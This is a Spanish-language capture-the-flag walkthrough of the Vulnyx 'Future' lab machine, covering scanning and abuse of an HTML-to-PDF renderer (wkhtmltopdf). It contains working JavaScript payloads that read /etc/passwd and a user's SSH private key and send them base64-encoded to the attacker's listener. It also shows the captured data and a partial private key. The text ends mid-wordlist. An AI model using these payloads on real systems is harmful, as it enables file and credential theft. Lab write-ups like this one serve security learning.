Future

#Vulnyx

- Dificultad: **Medium**
- Link: https://vulnyx.com/

```
❯ arp-scan -I enp0s8 --localnet
Interface: enp0s8, type: EN10MB, MAC: 08:00:27:14:2d:1c, IPv4: 10.10.10.4
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
10.10.10.3      08:00:27:19:0e:76       PCS Systemtechnik GmbH
10.10.10.12     08:00:27:8a:79:a3       PCS Systemtechnik GmbH
```

Comenzamos aplicando un descubrimiento de hosts con **arp-scan**.


```
❯ nmap -p- --open -n -Pn -sS -vvv --min-rate 5000 10.10.10.12 -oG allPorts
```

```
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 64
80/tcp open  http    syn-ack ttl 64
MAC Address: 08:00:27:8A:79:A3 (Oracle VirtualBox virtual NIC)
```

```
❯ nmap -p22,80 -sC -sV 10.10.10.12 -oN targeted
```


```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 65:bb:ae:ef:71:d4:b5:c5:8f:e7:ee:dc:0b:27:46:c2 (ECDSA)
|_  256 ea:c8:da:c8:92:71:d8:8e:08:47:c0:66:e0:57:46:49 (ED25519)
80/tcp open  http    Apache httpd 2.4.57 ((Debian))
|_http-title: future.nyx
|_http-server-header: Apache/2.4.57 (Debian)
MAC Address: 08:00:27:8A:79:A3 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Seguimos con el escaneo de puertos inicial con **nmap**, el cual nos reporta dos puertos abiertos.




```
1 <!DOCTYPE html>
2 <html lang="en">
3   <body>
4     <script src="http://10.10.10.4/testing">
5     </script>
6   </body>
7 </html>
```

Para probar si se interpreta el codigo una vez que lo subimos creamos este script , con el objetivo de que nos llegue una peticion a nuestra maquina.





```
❯ nc -nlvp 80
listening on [any] 80 ...
connect to [10.10.10.4] from (UNKNOWN) [10.10.10.12] 41748
GET /testing HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/534.34 (KHTML, like Gecko) wkhtmltopdf Safari/534.34
Accept: */*
Connection: Keep-Alive
Accept-Encoding: gzip
Accept-Language: en,*
Host: 10.10.10.4
```

Subimos el archivo y observamos que efectivamente se tramito una peticion al endpoint **/testing**.

wkhtmltopdf and **wkhtmltoimage** are open source (LGPLv3) command line tools to render HTML into PDF and various image formats using the Qt WebKit rendering engine. These run entirely "headless" and do not require a display or display service.

```html
<!DOCTYPE html>
<html lang="en">
  <body>
    <script>
      var req = new XMLHttpRequest();
      var req2 = new XMLHttpRequest();
      req.open('GET', 'file:///etc/passwd', true);
      req.send();
      req.onload = function(){
        if (req.readyState === XMLHttpRequest.DONE) {
          var url = "http://10.10.10.4/?data=" + btoa(this.response);
          req2.open('GET', url, true);
          req2.send();
        }
      }
    </script>
  </body>
</html>
```

Con este script el servidor debería leer el archivo /etc/passwd y luego realizar una solicitud GET, concatenando el contenido de ese archivo convertido a base64 como un parámetro en la URL de la solicitud.




```
❯ nc -nlvp 80
listening on [any] 80 ...
connect to [10.10.10.4] from (UNKNOWN) [10.10.10.12] 48168
GET /?data=cm9vdDp4OjA6MDpyb290Oi9yb290Oi9iaW4vYmFzaApkYWVtb246eDoxOjE6ZGFlbW9uOi91c3Ivc2JpbjovdXNyL3NiaW4vbm9sb2dpbgpiaW46eDoyOjI6YmluOi9iaW46L3Vzci9zYmluL25vbG9naW4Kc3lzOng6MzozOnN5czovZG
V2Oi91c3Ivc2Jpbi9ub2xvZ2luCnN5bmM6eDo0OjY1NTM0OnN5bmM6L2JpbjovYmluL3N5bmMKZ2FtZXM6eDo1OjYwOmdhbWVzOi91c3IvZ2FtZXM6L3Vzci9zYmluL25vbG9naW4KbWFuOng6NjoxMjptYW46L3Zhci9jYWNoZS9tYW46L3Vzci9zYml
uL25vbG9naW4KbHA6eDo3Ojc6bHA6L3Zhci9zcG9vbC9scGQ6L3Vzci9zYmluL25vbG9naW4KbWFpbDp4Ojg6ODptYWlsOi92YXIvbWFpbDovdXNyL3NiaW4vbm9sb2dpbgpuZXdzOng6OTo5Om5ld3M6L3Zhci9zcG9vbC9uZXdzOi91c3Ivc2Jpbi9u
b2xvZ2luCnV1Y3A6eDoxMDoxMDp1dWNwOi92YXIvc3Bvb2wvdXVjcDovdXNyL3NiaW4vbm9sb2dpbgpwcm94eTp4OjEzOjEzOnByb3h5Oi9iaW46L3Vzci9zYmluL25vbG9naW4Kd3d3LWRhdGE6eDozMzozMzp3d3ctZGF0YTovdmFyL3d3dzovdXNyL
3NiaW4vbm9sb2dpbgpiYWNrdXA6eDozNDozNDpiYWNrdXA6L3Zhci9iYWNrdXBzOi91c3Ivc2Jpbi9ub2xvZ2luCmxpc3Q6eDozODozODpNYWlsaW5nIExpc3QgTWFuYWdlcjovdmFyL2xpc3Q6L3Vzci9zYmluL25vbG9naW4KaXJjOng6Mzk6Mzk6aX
JjZDovcnVuL2lyY2Q6L3Vzci9zYmluL25vbG9naW4KX2FwdDp4OjQyOjY1NTM0Ojovbm9uZXhpc3RlbnQ6L3Vzci9zYmluL25vbG9naW4Kbm9ib2R5Ong6NjU1MzQ6NjU1MzQ6bm9ib2R5Oi9ub25leGlzdGVudDovdXNyL3NiaW4vbm9sb2dpbgpzeXN
0ZW1kLW5ldHdvcms6eDo5OTg6OTk4OnN5c3RlbWQgTmV0d29yayBNYW5hZ2VtZW50Oi86L3Vzci9zYmluL25vbG9naW4KbWVzc2FnZWJ1czp4OjEwMDoxMDc6Oi9ub25leGlzdGVudDovdXNyL3NiaW4vbm9sb2dpbgpzc2hkOng6MTAxOjY1NTM0Ojov
cnVuL3NzaGQ6L3Vzci9zYmluL25vbG9naW4KbWFydHkubWNmbHk6eDoxMDAwOjEwMDA6Oi9ob21lL21hcnR5Lm1jZmx5Oi9iaW4vYmFzaAplbW1ldHQuYnJvd246eDoxMDAxOjEwMDE6Oi9ob21lL2VtbWV0dC5icm93bjovYmluL2Jhc2gK HTTP/1.1
Origin: file://
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/534.34 (KHTML, like Gecko) wkhtmltopdf Safari/534.34
```

Nos ponemos en escucha y recibimos estos datos.


```
❯ echo 'cm9vdDp4OjA6MDpyb290Oi9yb290Oi9iaW4vYmFzaApkYWVtb246eDoxOjE6ZGFlbW9uOi91c3Ivc2JpbjovdXNyL3NiaW4vbm9sb2dpbgpiaW46eDoyOjI6YmluOi9iaW46L3Vzci9zYmluL25vbG9naW4Kc3lzOng6MzozOnN5czovZGV2Oi91c3Ivc2Jpbi9ub2xvZ2luCnN5bmM6eDo0OjY1NTM0OnN5bmM6L2JpbjovYmluL3N5bmMKZ2FtZXM6eDo1OjYwOmdhbWVzOi91c3IvZ2FtZXM6L3Vzci9zYmluL25vbG9naW4KbWFuOng6NjoxMjptYW46L3Zhci9jYWNoZS9tYW46L3Vzci9zYmluL25vbG9naW4KbHA6eDo3Ojc6bHA6L3Zhci9zcG9vbC9scGQ6L3Vzci9zYmluL25vbG9naW4KbWFpbDp4Ojg6ODptYWlsOi92YXIvbWFpbDovdXNyL3NiaW4vbm9sb2dpbgpuZXdzOng6OTo5Om5ld3M6L3Zhci9zcG9vbC9uZXdzOi91c3Ivc2Jpbi9ub2xvZ2luCnV1Y3A6eDoxMDoxMDp1dWNwOi92YXIvc3Bvb2wvdXVjcDovdXNyL3NiaW4vbm9sb2dpbgpwcm94eTp4OjEzOjEzOnByb3h5Oi9iaW46L3Vzci9zYmluL25vbG9naW4Kd3d3LWRhdGE6eDozMzozMzp3d3ctZGF0YTovdmFyL3d3dzovdXNyL3NiaW4vbm9sb2dpbgpiYWNrdXA6eDozNDozNDpiYWNrdXA6L3Zhci9iYWNrdXBzOi91c3Ivc2Jpbi9ub2xvZ2luCmxpc3Q6eDozODozODpNYWlsaW5nIExpc3QgTWFuYWdlcjovdmFyL2xpc3Q6L3Vzci9zYmluL25vbG9naW4KaXJjOng6Mzk6Mzk6aXJjZDovcnVuL2lyY2Q6L3Vzci9zYmluL25vbG9naW4KX2FwdDp4OjQyOjY1NTM0Ojovbm9uZXhpc3RlbnQ6L3Vzci9zYmluL25vbG9naW4Kbm9ib2R5Ong6NjU1MzQ6NjU1MzQ6bm9ib2R5Oi9ub25leGlzdGVudDovdXNyL3NiaW4vbm9sb2dpbgpzeXN0ZW1kLW5ldHdvcms6eDo5OTg6OTk4OnN5c3RlbWQgTmV0d29yayBNYW5hZ2VtZW50Oi86L3Vzci9zYmluL25vbG9naW4KbWVzc2FnZWJ1czp4OjEwMDoxMDc6Oi9ub25leGlzdGVudDovdXNyL3NiaW4vbm9sb2dpbgpzc2hkOng6MTAxOjY1NTM0Ojovcm9uL3NzaGQ6L3Vzci9zYmluL25vbG9naW4KbWFydHkubWNmbHk6eDoxMDAwOjEwMDA6Oi9ob21lL21hcnR5Lm1jZmx5Oi9iaW4vYmFzaAplbW1ldHQuYnJvd246eDoxMDAxOjEwMDE6Oi9ob21lL2VtbWV0dC5icm93bjovYmluL2Jhc2gK' | base64 -d
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
```

```
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
messagebus:x:100:107::/nonexistent:/usr/sbin/nologin
sshd:x:101:65534::/run/sshd:/usr/sbin/nologin
marty.mcfly:x:1000:1000::/home/marty.mcfly:/bin/bash
emmett.brown:x:1001:1001::/home/emmett.brown:/bin/bash
```


Una vez decodificado podemos leer el contenido del archivo passwd, donde encontramos dos usuarios.

```
<!DOCTYPE html>
<html lang="en">
  <body>
    <script>
      var req = new XMLHttpRequest();
      var req2 = new XMLHttpRequest();
      req.open('GET', 'file:///home/marty.mcfly/.ssh/id_rsa', true);
      req.send();
      req.onload = function(){
        if (req.readyState === XMLHttpRequest.DONE) {
          var url = "http://10.10.10.4/?data=" + btoa(this.response);
          req2.open('GET', url, true);
          req2.send();
        }
      }
    </script>
  </body>
</html>
```

Ahora tenemos que conseguir el archivo **id_rsa** para así conectarnos por **ssh**.



```
❯ nc -nlvp 80
listening on [any] 80 ...
connect to [10.10.10.4] from (UNKNOWN) [10.10.10.12] 39974
GET /?data=LS0tLS1CRUdJTiBPUEVOU1NIIFBSSVZBVEUgS0VZLS0tLS0KYjNCbGJuTnphQzFyWlhrdGRqRUFBQUFBQ21GbGN6STFOaTFqZEhJQUFBQUdZbU55ZVhCMEFBQUFHQ
FBR1hBQUFBQjNOemFDMXljMkVBQUFBREFRQUJBQUFCZ1FEUjBwd1VNLzNJCm5MZ1crSEZGelhOMXRmQlJhTnRnUXR0Q3RWajYyczFFbW5YTDFDeDZ2VkRQOW1ZM1k3ckI5eDBJb0
PV2E2Q2dTcVY4MWU5U1NxSzdwUXVRVGVSWlMwTEp0R1pid05HUGlNc3ZtWApzSGJKUHl6ZUJCR0xrbkdDMjlGOVJuM0FreFRRUGNwNytZelBRS3BIQUQvWUFrWEtva3VFc3hPQ29
NEl5OEhOd2VnblkyOTFiQWdOUW9wSkZkK0FUcFQyK1hYNMTl5SzJVbk80WG0KQW02ek1HY0ZOSTZlYWQ3a1pOeTZzR0dkdk91SmduTHgvQmlPT2lDOGtWVHplS2FGOHVtbHUrQmFs
GFEU3JLZndqZ2xIN05veTNaWlRhSTNXK3dYdWs1WGFtS3puUUpWakgwVmUyCm1VQnVXSGM4K2ZtNTA5ektoeGtvekVVN3RnK29tSUZDYlQ3N0t5VG53b05iRjNGUTJld3hhM2V1V
kvWHdnSU5HcHduZmt3SjJtL0ZOcjVjbDQ3MXFSWllqMS9WQW92Sit1QnNDQgpILzhXVmtPOWtZUTlvNGdQZzc0RnVCaFRUVGUwRGZndExVN1VoMllDS3p4cEgzRk4wa3hhREI5b1
2YXpETmpYeURKZHFSVVlodmg4QnBZMU1OS0hTSkUxY1hjV004QTV4UXZkbjYKb09TNjBKbk1CcCtIdGV0WUYzaGR5MWZxSENOK2Y3Y3ZYYWR5TmxBTVlRb1dTcCtucFpmMm90Qmx
YkZYazJKUWw0OEVXYlNmU285cEpXRXAvN2lLL3EvSE13OU9EUnpUcW1TcFNnCmxHQjQzeXEwZS9FUTQvVE9OdU1KcEtxVHNkUjBadlZPYjBlU0RoWjdUbE1vcjVLYmdabFVPMUhS
kRNNjc2NjludnRhSVBOZ0ViMjdSM0E2NmxtLzhBTmgzRlpvTW1ua3dtY05KMQpINzdTbWdmV3o5cUtQMDRZU2hycXNLTVFqcUc0YmdiT3lKZWxBLzNTdG9GV1JoMnM5MWgvT1RtTl
JrYWJXd296S3llVHNMZjdoS2FHUW5YeitjL094OTR1WGZpcHczUDVndWx6M0EKOFJvMFo3dHFOM1ZzVlRDR0ViRi93L3FlV0NHTERzeHJwY3ArYmt6YUxaY09GV2FzYld0eFY3UE
VMDRPZVZPREV4bDk1L2RScmhjMkN6ZURiQmN2dDBRYkJRNUV4ZU5UVWtwOUJrClg4aTBOeGhHTFlmRU1jWU1ZbGtPRXlablJKQlVrWGdzZXpER0hOWFVjSUlHNzFyM3VUb0E4N3R
R012clp2ZExnTHBNdm5ocVRDQUZiRXg1cFpCbGx6VFBxN0FOc3h4WGpRR1ErUQpzcHdsOS8zMzJQWG9UbDlZM0d1SU9mejBUa2FkdXJxelRyZkhpNytXMEZDczdkajZVZTYrU2Vv
lByekVDTmlid25MNVZzRDB6RUtTNVFkWis0MVVSakV3c2NQRWY1WnZxTFNtWVYKTE55M25iYVVUOUtzTHpSQ0JoNXozMVZiY2RYd0tHa3VrcUFBbXlpZ0RjS1Y5dmVZNFF2RnRvO
NvL1dGQS81Nms4NFZwbDJWaHVOdzhPZEFlTldzU0dGTFcxMFJGY1RpV0JCLzdQCk1aMkpNTjZZOW1nalFpN25rZTVnMDVIOThKa2ppSTFRdGo2VEtyMFlwMHFMV3JCTFZIa25HWT
FMnBYcUYxSE0xRytuZlUxZkRBUmpXRXM0M3RobytsY3REZmFzRGZQWU80Zmt0egpJSCtVRWNzQm1vM0lCbGtVdWE2cks1ZnNOSG8yY0NSbE9tM3VwOXcvbkJFVXdpVnIyVGFQTjha
dHZCeCtraWU3K01nL1lFYmMxYjhiMGNMeHFvbDFzd01KRll3eUhXazVmQS8vb2EKQ2NuY0NEdGxLNmJtMW0wWUJrcy9JZXVpR1ZzdElMVVVRL2FZRi92VmZVYmRQVjN2cmZyMSs2
mZXSkRrTjZ2M1o2QXowWDBXT3pidEJOVk4wV0E5M21CUDBVVXg1ZU1pZlFyQ2FtClA4aEdxM2tCanVKTEhTTldWZWVSUmd1REZKV2VMZG5zVnkwdHRYSXp2NjNRLyt1WWxiaWxkV
```



```
File: marty

-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAACmFlczI1Ni1jdHIAAAAGYmNyeXB0AAAAGAAAABCjvb+7D7
saw/KWI+xUDG8oAAAAEAAAAAEAAAGXAAAAB3NzaC1yc2EAAAADAQABAAABgQDR0pwUM/3I
nLgW+HFFzXN1tfBRaNtgQttCtVj62s1EmnXL1Cx6vVDP9mY3Y7rB9x0IoFf5UmUd7i03Uh
DMhKg4tndadn/lEASnMrMSIeReOWa6CgSqV81e9SSqK7pQuQTeRZS0LJtGZbwNGPiMsvmX
sHbJPyzeBBGLknGC29F9Rn3AkxTQPcp7+YzPQKpHAD/YAkXKokuEsxOCoME/5wiy8+hpeR
+mdfRuUQsE7sdAisUm5D/VKM1n4Iy8HNwegnY291bAgNQopJFd+ATpT2+XM19yK2UnO4Xm
Am6zMGcFNI6ead7kZNy6sGGdvOuJgnLx/BiOOiC8kVTzeKaF8umlu+Bal9j9EDxuEfT/Uk
TrAtPALZI4mLkAgw9wIuUNghf8aDSrKfwjglH7NUy3ZZTaI3W+wXuk5XamKznQJVjH0Ve2
mUBuWHc8+fm509zKhxkozEU7tg+omIFCbT77KyTnwoNbF3FQ2ewxa3euUJFahSGfg8GtvF
XfJFJsOroJhGsAAAWQqaRZf/cY/XwgINGpwnfkwJ2m/FNr5cl471qRZYj1/VAovJ+uBsCB
H/8WVkO9kYQ9o4gPg74FuBhTTTe0DfgtLU7Uh2YCKzxpH3FN0kxaDB9oYan58t8s7wqVrQ
SfiFpTBV39MGVKmnQnwowPlA1vazDNjXyDJdqRUYhvh8BpY1MNKHSJE1cXcWM8A5xQvdn6
oOS60JnMBp+HtetYF3hdy1fqHCN+f7cvXadyNlAMYQoWSp+npZf2otBlqD0ts+bC3flx7Y
iJ/WrqfxBTYxCfovfI7nUzQYGbFXk2JQl48EWbSfSo9pJWEp/7iK/q/HMw9ODRzTqmSpSg
lGB43yq0e/EQ4/TONuMJpKqTsdR0ZvVOb0eSDhZ7TlMor5KbgZlUO1HRRaOxisZkQMQEOq
XzqbaZ3LFxd3P26pfeITHwN3ZDM67669nvtaIPNgEb27R3A66lm/8ANh3FZoMmnkwmcNJ1
H77SmgfWz9qKP04YShrqsKMQjqG4bgbOyJelA/3StoFWRh2s91h/OTmMbgT8BiBnTpyqsW
```

Decodificamos y guardamos la clave privada SSH en un archivo que llamaremos

'marty'.

```
chmod 600 marty
```


Damos únicamente permisos de lectura y escritura.

```
❯ ssh marty.mcfly@10.10.10.12 -i marty
Enter passphrase for key 'marty':
```


Bien, se nos pide una clave adicional.

```
<!-- Maybe some Cewler will help you in the future... -->
```

Al ver el codigo fuente del endpoint **/homework.html**, encontramos este mensaje al final.



https://github.com/roys/cewler



https://www.kali.org/tools/cewl/


```
cewl -w docswords.txt http://10.10.10.12/2015.html
```

```
File: docswords.txt

1   future
2   nyx
3   Menu
4   his
5   the
6   you
7   make
8   and
9   Doc
10  Marty
11  Wrapper
12  Header
13  Homework
